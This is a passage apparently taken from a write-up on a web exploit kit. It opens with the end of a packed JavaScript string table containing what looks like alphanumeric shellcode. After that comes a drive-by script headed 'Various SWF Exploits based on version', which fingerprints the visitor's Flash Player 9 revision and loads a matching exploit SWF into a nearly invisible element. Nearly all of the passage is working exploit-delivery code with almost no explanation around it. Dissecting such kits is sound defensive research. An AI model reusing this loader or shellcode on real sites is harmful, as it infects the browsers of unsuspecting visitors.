Prf5NkDpP107zMpYE5MMzMj44LqxGO|32|NuKpTRrNWOVYM5mqqrwSMTnoeoty08JMnKJMgPw2pey5MgMWQuMw|runOgp8mpn8m7PrZ
BEleoWng2DRELgZMU6REoUJMmLHmz1KUOPCX|e6pfQvXeMpPuVPwP9v0XzFr3Ol9vRpzFDxm5NjqVxmLzdLSvTumI|HmLvflsRWOLNv
VrFPfcVyumpRKp4dpJ9VQMJUlxmmnTL2GWOLNQK|0x8000|while|LoopyMusic|tada|import|floor|123456456|random|avi|
clock|lizhen|length|chimes|TestSnd|BuzzingBee|xkR0qJPJP3YY0fNYwLEQk0p47zpfKRKJJKVe9xJKYoIoYolOoCQv|3VsV
wLuRKwRvavbFQvJMWVsZzMFv0z8K8mwVPnxmmn8mDUBzJMEB|us|550|en|cn|148|zh|536|543|AntiVirus|Fucking|LLLL|XXX
XXLD|TYIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJI'.split('|'),0,{}))
```

e.) **Various SWF Exploits based on version**

```
<SCRIPT language="JavaScript">
window.status="Íê³É";
</script>
<script type="text/javascript" src="swfobject.js"></Script>
<div id="flashcontent">111</div><div id="flashversion">222</div>
<script type="text/javascript">
test = "mymovie";
var versionn=deconcept.SWFObjectUtil.getPlayerVersion();
if(versionn['major']==9) {
        document.getElementById('flashversion').innerHTML="";

        if(versionn['rev']==115) { var so=new SWFObject("i115.swf",test,"0.1","0.1","9","#000000");
so.write("flashcontent")      }
        else if(versionn['rev']==64) { var so=new SWFObject("i64.swf",test,"0.1","0.1","9","#000000");
so.write("flashcontent")      }
        else if(versionn['rev']==47) { var so=new SWFObject("i47.swf",test,"0.1","0.1","9","#000000");
so.write("flashcontent")      }
        else if(versionn['rev']==45) { var so=new SWFObject("i45.swf",test,"0.1","0.1","9","#000000");
so.write("flashcontent")      }
        else if(versionn['rev']==28) { var so=new SWFObject("i28.swf",test,"0.1","0.1","9","#000000");
so.write("flashcontent")      }
        else if(versionn['rev']==16) { var so=new SWFObject("i16.swf",test,"0.1","0.1","9","#000000");
so.write("flashcontent")      }
        else if(versionn['rev']>=124) { if(document.getElementById) {
document.getElementById('flashversion').innerHTML="" }
        }
}
</Script>
```